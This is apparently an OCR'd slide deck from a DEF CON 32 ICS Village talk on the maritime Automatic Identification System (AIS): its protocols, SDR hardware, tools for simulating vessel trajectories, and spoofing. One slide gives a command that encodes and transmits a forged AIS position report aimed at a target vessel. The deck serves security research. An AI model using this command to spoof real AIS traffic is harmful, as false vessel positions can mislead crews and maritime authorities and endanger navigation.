Don't Ship Your Bridges!_

Nick Haltmeyer, Gary Kessler, Duncan Woodbury

DEF CON 32 – ICS Village

Date: August 10, 2024

Liberas

GKA Gary Kessler Associates

Training • Consulting • Research

Outline

- AIS – Overview
- Kessler's Foundational AIS Tools
- New SDR Tools + Integrations
- Demonstration (Don't Shi* Your Bridges!)


Automatic Identification System


- AIS is a tracking system used by ships and VTMS; provides a vessel and maritime authority with situational awareness about ship traffic in the area

- AIS provides sender's unique identifier, position, course, speed, and more

- Data can be displayed on a screen, ECDIS, or mobile app


- AIS design initiated by USCG after 1989 wreck of the EXXON VALDEZ





AIS Communication Protocols


- Over-the-air AIS defined in ITU-R Rec. M.1371-5
- Transmits at 161.975 and 162.025 MHz, using self-organized time division multiple access (SOTDMA)
- Employs NMEA 0183 sentence format at 9,600 bps



<table>
<tr><th colspan="4">AIS DATA</th></tr>
<tr><td>Parametric Messages</td><td colspan="3">Encapsulated ASCII Sentence(s)</td><td colspan="2">AIS PGNs</td></tr>
<tr><td rowspan="2">EIA-232/422 serial line
(4800/38,400 bps)</td><td>HDLC Framing</td><td>CAN 2.0B Framing</td><td>IPv6 Packet</td></tr>
<tr><td>TDMA at 161.975 or 162.025 MHz
(9600 bps)</td><td>CAN Bus Physical Layer
(250 kbps)</td><td>Ethernet MAC and PHY
(≤10 Gbps)</td></tr>
<tr><td>NMEA 0183
IEC 61162-1</td><td>ITU Rec. M.1371</td><td>NMEA 2000
IEC 61162-3</td><td>NMEA OneNet</td></tr>
</table>


Build Your Own AIS Receiver...

- Rx only:
  - RTL-SDR
  - dAISy + dAISyHAT for RPi
- TRx:
  - HackRF
  - USRP (we're using a B205)
- Tools:
  - https://github.com/Mictronics/ais-simulator
  - https://www.garykessler.net/software/index.html#ais
  - https://github.com/dtllc/dc32-ics-ais



AIS SDR data flow


- Vessel trajectories generated in userspace with the "apate.pl" script
- AIS messages forwarded to GNURadio using the "dispatch_apate.py" script
- GNU Radio listens over WebSocket and packs the AIS frames
- GNU Radio generates GMSK signal from packed frames
- GNU Radio transmits the signal




AIS BlackToolkit (Trend Micro)

- *Attacker can craft AIVDM packets with location, course, speed, and other information, and send them to target vessel*

```
$ ./AIVDM_Encoder.py --type=1 --mmsi=970010000 --lat=44.3554 --long=8.6473 |
 xargs -IX ./AiS_TX.py --payload=X --channel=A
```




Falsified AIS (Automated Identification System) appearing to show HMS Defender and HNLMS Evertsen approaching Sevastopol, Crimea, On June 19 2021




Gary Kessler Associates
Training • Consulting • Research

Liberas

AIS Tools Architecture



